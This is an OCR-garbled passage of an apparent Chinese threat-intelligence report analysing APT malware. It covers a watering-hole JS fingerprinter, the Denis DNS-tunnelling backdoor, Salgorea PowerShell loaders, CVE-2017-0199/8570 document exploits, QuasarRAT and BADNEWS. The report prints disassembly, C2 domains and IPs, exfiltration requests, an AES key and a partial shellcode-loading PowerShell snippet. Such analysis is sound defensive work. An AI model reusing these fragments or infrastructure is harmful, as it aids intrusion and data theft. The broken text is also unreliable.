003B001C	31E9	xor ecx,ebp	
003B001E	83C2 04	add edx,0x4	
003B0021	83EE 04	sub esi,0x4	
003B0024	31ED	xor ebp,ebp	
003B0026	39EE	cmp esi,ebp	
003B0028	74 02	je short 003B002C	
003B002A	EB EA	jmp short 003B0016	
003B002C	59	pop ecx	ConsoleA.00401073
003B002D	FFE1	jmp ecx	kerne132.7C80189C
003B002F	E8 D4FFFFFF	call 003B0008	
003B0031	67 57	push edi	

77

7

4.1.1.3

1.

JS

JavaScri pt

JS

JS

1 js

jquery.mi n.js

JQuery

javascri pt



```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
};
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  ...
};

```

80

10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

'{"history":{"client_title":"","
"client_url":"","
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":"","
"client_time":"","
"client_network_ip_list":[" "],
"timezone":"",""}}'

```

81

11

2.

FlashUpdate

1



82

12



```

01048EBE 83C4 10      add esp,0x10
01048EC1 33C0        xor eax,eax
01048EC3 80B0 28000701 xor byte ptr ds:[eax+0x1070028],0x69
01048ECA 40          inc eax
01048ECB 3D 00100000 cmp eax,0x1000
01048ED0 7C F1      jl short 01048EC3
01048ED2 68 00100000 push 0x1000
01048ED7 B9 28000701 mov ecx,0x1070028
01048EDC 8D4424 14   lea eax,dword ptr ss:[esp+0x14]
ds:[01071028]=08 (Backspace)

```

地址	HEX 数据	ASCII
01070148	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01070158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
01070168	38 30 2E 32 35 35 2E 33 2E 31 30 39 2C 2F 73 2F	00.255.3.109,/s/
01070178	72 65 66 3D 6E 62 5F 73 62 5F 6E 6F 73 73 5F 31	ref=nb_sb_noss_1
01070188	25 24 26 07 00 00 00 00 00 00 00 00 00 00 00 00	1143.920888.888

85

15

6

key pid

ip

64

```

01006C89 50          push eax
01006C8A FF75 F4     push dword ptr ss:[ebp-0xC]
01006C8D FF75 F0     push dword ptr ss:[ebp-0x10]
01006C90 E8 20C9FFFF call 010035B5
01006C95 50          push eax
01006C96 FF77 08     push dword ptr ds:[edi+0x8]
01006C99 FF77 04     push dword ptr ds:[edi+0x4]
01006C9C FF15 E8510201 call dword ptr ds:[0x10251E8]
01006C99 50          push eax

```

地址	HEX 数据	ASCII
01006CA6	68 D4C00201	0x102C0D4
01006CAB	56	(
01006CAC	FF75 08	dword ptr ss:[ebp+0x8]
01006CAF	E8 FFDE0000	call 01014BB3

86

16

7 C&C

地址	HEX 数据	ASCII
00FA44F8	34-30-39-09 34-39-39-36 09 35-2E-34 09 34 39 32	409.1996.5.1.192
00FA44F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00FA44F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00FA44F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00



010022D7	53	push ebx	
010022D8	53	push ebx	
010022D9	8D85 F4FAFFFF	lea eax,dword ptr ss:[ebp-0x50C]	
010022DF	50	push eax	
010022E0	6A 1A	push 0x1A	
010022E2	5A	pop edx	00CC0014
010022E3	E8 A06B0000	call 01008E88	
010022E8	50	push eax	
010022E9	FF35 94B00301	push dword ptr ds:[0x103B094]	
010022EF	FF15 C0520201	call dword ptr ds:[0x10252C0]	wininet.HttpOpenRequestA
010022F5	50	push eax	
010022F6	8985 D8EEFFFF	mov dword ptr ss:[ebp-0x1128],eax	
010022FC	E8 AEFBFFFF	call 01001EAF	

ds:[010252C0]=771C2AF9 (wininet.HttpOpenRequestA)

地址	HEX 数据	ASCII	0012E888	00CC0014
0012E8B8	74 B5 02 01 00 00 00 00 00 01 00 00 00 00 00 00	t?.....	0012E888	00FA24E0 ASCII "GET"
0012E8C8	20 00 0A 01 00 00 00 00 00 00 00 00 78 42 FA 00	..?.....xB?	0012E88C	0012F4F0 ASCII "/s/ref="
0012E8D8	41 63 63 65 70 74 3A 20 2A 2F 2A 00 0A 48 6F 73	Accept: /*.*.Hos	0012E890	00000000
0012E8E8	74 3A 20 77 77 77 2E 61 6D 61 7A 6F 6E 2E 63 6F	t: www.amazon.co	0012E894	00000000
0012E8F8	6D 0D 0A 43 6F 6F 6B 69 65 3A 20 73 6B 69 6E 3D	m..Cookie: skin=	0012E898	00000000
0012E908	6E 6F 73 6B 69 6E 3B 73 65 73 73 69 6F 6E 2D 74	noskin;session-t	0012E89C	0012E888
0012E918	6F 6B 65 6E 3D 56 47 55 4E 4C 69 78 44 49 54 6E	oken=UGUNLixDITn	0012E8A0	84680200
0012E928	46 56 71 31 58 45 41 70 70 66 4F 72 6F 46 79 6B	FUq1XEAppf0roFyk	0012E8A4	00000000
0012E938	65 69 41 2F 41 73 2F 76 64 70 4E 32 53 42 50 36	eia/As/vdpN2SBP6	0012E8A8	0103E728
0012E948	79 42 6D 52 30 32 72 6E 63 71 34 39 63 70 6D 44	yBmR02rncq49cpmD	0012E8AC	0102B564 ASCII "%s"
0012E958	4B 4D 42 6E 4B 77 2B 63 34 76 39 4C 72 57 58 6E	KMBnKw+c4v9LrWXn	0012E8B0	00000100
0012E968	6D 35 6F 50 70 6C 4E 57 47 5A 39 6B 4B 53 46 51	m5oPpINWGZ9kKSFQ	0012E8B4	00FA4FA0
0012E978	37 75 30 42 47 62 6D 6E 69 78 42 72 4C 4C 49 79	7u0BGbnnixBrLLIy	0012E8B8	0102B574
0012E988	45 59 66 67 48 73 48 52 67 6C 67 51 61 34 53 37	EYfgHsKRglg0a4S7	0012E8BC	00000000
0012E998	4B 61 33 74 56 62 67 4D 78 31 35 43 30 61 2F 49	Ka3tUbgMx15C0a/I	0012E8C0	00000100
0012E9A8	6A 5A 58 6B 71 6F 6A 61 70 54 64 67 5A 50 62 72	jzXkqojapTdgZPbr	0012E8C4	00000000
0012E9B8	72 6E 46 77 66 38 39 65 77 62 53 51 56 77 6A 77	rnFwf89ewbSQUwjw	0012E8C8	010A0020
0012E9C8	3D 63 73 6D 2D 68 69 74 3D 73 2D 32 34 4B 55 31	=csm-hit=s-24KU1	0012E8CC	00000000
0012E9D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8D0	00000000

87

17

8

Host

Host

```

GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-token=j+OtI0/XY2DGYF9s6V49Tssh13Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBaIGxx4+L+gdE5Dpt1vhuhy0ryA9kZrT
+L7MvQwQTHn03dHHbFXA0nTVxQ6DwL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbcCy3E5Ijw4-csm-hit=s-24KU11BB82RZSYG3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZw9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip

```


88

18

9

C&C

C&C



89

19

3. DNS

Denis

Deni s

DNS

3

1

a.

Base64

DNS

8.8.8.8

DNS

BotID

Queries

AAAAA...AAAAAFkN.z.teriava.com: type NULL, class IN

Name: AAAAA...AAAAAFkN.z.teriava.com

[Name Length: 46]

type: NULL RR (16),
class: IN (0x0001)

. A AAAAAA	0030	00 00 00 00 00 00	20 41	41 41 41 41 41 41 41 41
AAA AAAAAA	0040	41 41 41 41 41 41 41 41	41 41	41 41 41 41 41 41 41	AAAAA
kN. z.teriav	0050	41 41 41 41 46 6b 4e 01	7a 07	74 65 72 69 61 76	AAAAF
... ..	0060	61 03 63 6f 6d 00 00 0a	00 01	00 00 00 00 00 00	a.com

90

20

b. C&C

BotID

BotID

zlib

789c

Answers

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIgm.z.teriava.com: type NULL, class IN
Name: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAIgm.z.teriava.com



91


21

2E D9 95 62 0x2ED99562 Denis C&C BotID
c. Denis C&C zlib

Base64

Queries


LtmVYgQAAAAAAAAEAAAAAAAAAAAAAJCY. AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQy
Name: LtmVYgQAAAAAAAAEAAAAAAAAAAAAAJCY. AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQy
Name Length: 1431



92

22

LtmVYgQAAAAAAAAEAAAAAAAAAAAAAJCY Base64 2E D9 95 62 04 00 00 00
00 00 01 00 00 00 " 2E D9 95 62" BotID " 04 00 00 00 00 00 01 00 00 00"
AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQydHRYTMnNzMssLiI KLMkvYnBi AA. gTOP_R2-
i V9mZGVkZmBkYGKAawD7va2H Base64 zlib



93

23

BotID Base64



Queries

LtmVYgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJOW.z.teriava.com: type NULL, class IN

Name: LtmVYgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJOW.z.teriava.com

[Name Length: 46]

0030	00 00 00 00 00 00	20 4c 74 6d 56 59 67 41 41 41 LtmVYgAAA
0040	41 41 41 41 41 41	41 41 41 41 41 41 41 41 41 41	AAAAAAAA AAAAAAAAA
0050	41 41 41 41 4a 4f 57 01	7a 07 74 65 72 69 61 76	AAAAJOW. z.teriav
0060	61 03 63 6f 6d 00	00 0a 00 01 00 00 00 00 00 00	a.com... ..
		94	24

16

```

; enum CMDS, mappedto_64
CMD_API_RUN = 1
CMD_FREE_LIB = 2
CMD_PROC_START = 3
CMD_READ_FILE = 4
CMD_SHELL_RES = 5
CMD_NONE = 6
CMD_WRITE = 7
CMD_ENUM_WINDOWS = 0Ah
CMD_SET_REG = 0Bh
CMD_REG = 0Ch
CMD_FIND = 0Fh
CMDS_MOVE = 10h
CMD_DELETE = 11h
CMD_DRVS_INF = 12h
CMD_CREATE_DIR = 13h
CMD_REMOVE = 14h
    
```

95 25

2

Deni s DNS DNS UNI CODE 0 9 g 0 h 1
 DNS UNI CODE a f a f

0	g	8	o
1	h	9	p
2	i	a	a
3	j	b	b
4	k	c	c
5	l	d	d
6	m	e	e
7	n	f	f

76 00 nmgg 6E 00 megg



96

26

http

dns

IP

97

27

IP

POST

host

referer

dns

98

28

loader	dll	dll	loader	dll	shellcode	
rastls.dll	OUTFLTR.DAT		C:\Program Files\Symantec\Proxy\		rastls.exe	
Symantec		rastls.exe	Symantec		rastls.dll	
OUTFLTR.DAT		rastls.dll	rastls.exe		OUTFLTR.DAT	dll
dll		loader	¢		(¢



3

IC<Container

type>. <UID>. <Container>. <Server address>

IC1. MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS. LHNZQWSJI FBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJJCJBL4BL4BLY5J5TCVAW. tt.lookfofo.com

```

IC      1  Container type      ( Container )
Container type  1  4  2
4
MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS  UID
IP      Base32
LHNZQWSJI FBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJJCJBL4BLY5J5TCVAW  Container  Base32
IACIMAOQ

```

4. Salgorea

2015

Salgorea 2017

powershell

2015 Salgorea

Word JPG

"

"

Bundle.rdb

msiexec.exe

Bundle.rdb

Salgorea

dll

dll

2017

powershell

shellcode

shellcode

dll

```
$binary = [Convert]::FromBase64String("6MBQBgd+/v7+u61dh3QR00YNH0a3V(
```

```
$signature=@'
```

```
[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc
```

```
[DllImport("kernel32.dll")] public static extern IntPtr CreateThread
```

99

29

2015

Bundle.rdb

```

1000ED5D      sub     eax, 148h
1000ED62      jz     loc_1000EDED
1000ED68      sub     eax, 40h
1000ED6B      jz     short loc_1000EDD3
1000ED6D      sub     eax, 1845h
1000ED72      jz     short loc_1000EDBB
1000ED74      sub     eax, 53h
1000ED77      jz     short loc_1000EDA3
1000ED79      sub     eax, 290Dh
1000ED7E      jz     short loc_1000ED8C

```

100

30



101

31

Bundl e. rdb 2017 dll C&C
Sal gorea

Loader 2017 Powershel l



102

1

OLE ppt

Start_chain_1 ppsx ppt



103


2

ppsx

CVE-2017-0199

ppt

sct



104


3

sct

Powershell

putty.exe

Strategic_Chain.pdf



105

4


Entanglement ppsx

CVE-2017-0199

ppsx

Powershell

decoy ppt Powerpoint



106

5



2.

B

2018 3

CVE-2017-8570



107

6



108

7



NIDS SECURITY REPORT

中国安全战略报告 2018

— 站在岔路口的美中关系 —

109

8

2 Package OLE 1

OLE Package OLE Packager.dll %TMP%

OLE

CVE-2017-8570

Scriptlet Moniker

sct

111

10


qrar

3. C


CVE-2015-2545

CVE-2017-0261

BADNEWS



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone:081-9211854, Fax:081-9211828



NADRA/NRC/Policy- 7005-15 11 Dec 2017

REMINDER-III

To: All Zonal Assistant Directors,
 All DAUs (NRCs/MRVs)

ID: Technical Section
 Card Destruction Cell

Subject: **Disposal of Cards/ S...** # Filled Forms Yearly Report

112 11

4.1.2. 2

QuasarRAT BADNEWS


1.QuasarRAT

A

B

QuasarRAT

Qi ho 360



113

12


QuasarRAT

C#

QuasarRAT

Loader
QuasarRAT

Loader



114

13

```

GetAccountType() : string @0600097A
GetAntivirus() : string @0600097F
GetCpu() : string @0600097C
GetFirewall() : string @06000980
GetGpu() : string @0600097E
GetId() : string @0600097B
GetLanIp() : string @06000984
GetMacAddress() : string @06000985
GetOperatingSystem() : string @06000979
GetPcName() : string @06000983
GetRam() : int @0600097D
GetUptime() : string @06000981
GetUsername() : string @06000982

```

115

14

C&C

C&C

```

.....QA.u...Nu...l...h.....Processor
(CPU) Intel(R) Core(TM) i5-6500 CPU @ 3.20G
Hz..Memory (RAM)..1023 MB..Video Card (GPU)..
VMware SVGA 3D..Username..PC Name.
.WIN-E4IQBFNH36E..Uptime..0d : 9h : 26m : 58s
..MAC A

```

116

15

2. BadNews

C

BADNEWS

```

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCpl Launcher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
    VMwareCpl Launcher.exe                vmtools.dll                dll
    BADNEWS                                MSBuild.exe
VMwareCpl Launcher.exe                    vmtools.dll  vmtools.dll
BaiduUpdateTask1                          MSBuild.exe
MSBuild.exe
hxxps://raw.githubusercontent.com/husngigit/husnahazrt/master/xml.xml

```



```

<title>good</title>
<link>http://feeds.rapidfeeds.com/79167/</link>
<atom:link href="http://www.rapidfeeds.com/79167/" type="application/rss+xml"/>
<description>
</description>
<pubDate>Tue, 21 Jul 2015 05:03:09 EST</pubDate>
<generator>RapidFeeds v2.0 -- http://www.rapidfeeds.com/</generator>
</rss>

```

117 16

" [" "]]" Base64 base64
C&C

uuid=[UID] #un=[]#cn=[]#on=[] #lan=[IP]#nop=#ver=1.0
AES DD1876848203D9E10ABCEEC07282FF37 +base64

//e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php
base64 " = " "&"

```

POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKA0vu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

```

118 17

.xls .xlsx .doc .docx .ppt .pptx .pdf edg499.dat



```

text:00B690F0 var_4 = dword ptr -4
text:00B690F0
text:00B690F0 push ebp
text:00B690F1 mov ebp, esp
text:00B690F3 sub esp, 218h
text:00B690F9 mov eax, __security_cookie
text:00B690FE xor eax, ebp
text:00B69100 mov [ebp+var_4], eax
text:00B69103 push esi
text:00B69104 push edi
text:00B69105 lea eax, [ebp+Buffer]
text:00B6910B push eax ; lpBuffer
text:00B6910C push 104h ; nBufferLength
text:00B69111 call ds:GetLogicalDriveStringsW
text:00B69117 cmp [ebp+Buffer], 0
text:00B6911F lea esi, [ebp+Buffer]
text:00B69125 jz short loc_B69153
text:00B69127 mov edi, ds:GetDriveTypeW
text:00B6912D lea ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130: ; CODE XREF: findsensefile+61↓j
text:00B69130 push esi ; lpRootPathName
text:00B69131 call edi ; GetDriveTypeW
text:00B69133 cmp eax, DRIVE_FIXED
text:00B69136 jnz short loc_B69141
text:00B69138 push esi
text:00B69139 call collectfile
text:00B6913E add esp, 4
text:00B69141
text:00B69141 loc_B69141: ; CODE XREF: findsensefile+46↑j
; findsensefile+58↓j
text:00B69141 add esi, 2
text:00B69144 cmp word ptr [esi], 0
text:00B69148 jnz short loc_B69141
text:00B6914A add esi, 2
text:00B6914D cmp word ptr [esi], 0
text:00B69151 jnz short loc_B69130
text:00B69153 loc_B69153: ; CODE XREF: findsensefile+35↑j
text:00B69153 mov ecx, [ebp+var_4]
text:00B69156 pop edi
text:00B69157 xor ecx, ebp
text:00B69159 pop esi

```

119

18

TPX498.dat

dat

AES

+base64

\\e3e7e71a0b28b5e96cc492e636722f73\4sVKA0vu3D\UYEfgEpXA0E.php

4.1.3

2017

4.1.3.1


2017

NamesOfMal di vi ansReturni ng-1.doc

Names Of Mal di vi an Returni ng-1

-1

